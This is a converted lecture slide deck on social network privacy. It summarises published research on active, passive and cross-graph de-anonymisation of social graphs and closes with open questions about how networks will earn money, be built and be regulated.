
Graph is anonymised and edges are released

# De-anonymisation (active)



Attacker searches for unique k-subgroup

# De-anonymisation (active)



Link between targeted nodes is confirmed

# De-anonymisation (passive)

- Similar to above, except  $k$  normal users collude and share their links
- Only compromise random targets

# De-anonymisation results


- **7** nodes need to be created in active attack
  - De-anonymize **70** chosen nodes!
- **7** nodes in passive coalition compromise ~ **10** random nodes

# Cross-graph De-anonymisation


- Goal: identify users in a private graph by mapping to public graph
- “Shouldn't” work: graph isomorphism isn't thought to be in P
- Works quite well in practice on real graphs!

# Cross-graph De-anonymisation

Public Graph




Private Graph




# Cross-graph De-anonymisation

Public Graph




Private Graph




Step 1: Identify Seed Nodes

# Cross-graph De-anonymisation

Public Graph




Private Graph




Step 2: Assign mappings based on mapped neighbors

# Cross-graph De-anonymisation

Public Graph



Private Graph



Step 3: Iterate

# Cross-graph De-anonymisation

- Demonstrated on Twitter and Flickr
  - Only 24% of Twitter users on Flickr, 5% of Twitter users on Flickr
  - **31%** of common users identified (~9,000) given just **30** seeds!
- Real-world attacks can be much more powerful
  - Auxiliary knowledge
  - Mapping of attributes, language use, etc.

# Privacy Questions

- What can we infer if we “compromise” a fraction of nodes?

# Privacy Questions

- What can we infer if we “compromise” a fraction of nodes?

**A lot...**

- Common theme: small groups of nodes can see the rest
  - Danezis et al.
  - Nagaraja
  - Korolova et al.
  - Bonneau et al.

# Privacy Questions

- What if we get a subset of neighbours for all nodes?

# Privacy Questions

- What if we get a subset of  $k$  neighbours for all nodes?
- Can still approximate most functions of the graph
  - Bonneau et al.
  - Danezis et al.
  - Nagaraja

# Overview

I. The Social Network Ecosystem

II. Security

III. Privacy

**IV. The Future**

# Questions for the future

- How will SNS make money?
  - Banner Advertising
  - Brand management
  - Real-time search/Open-source intelligence
  - Subscription/“freemium”

# Questions for the future

- How will long-term SNS be architected?
  - Proprietary walled-garden
  - Commercial, with open standards
  - De-centralized

# Questions for the future

- How will third-party developers be policed?
  - Technical limitations
  - Policing
  - Reputation

# Questions for the future

- Who will regulate SNS?
  - Self-regulation
  - Government
    - Some interest from Canadian PC, Spain, Germany, ENISA, FTC
  - User Democracy?
  - Non-profits/academics
    - EFF and friends :-)

# My Reading List

- [http://www.cl.cam.ac.uk/~jcb82/sns\\_bib/main.html](http://www.cl.cam.ac.uk/~jcb82/sns_bib/main.html)
- Questions?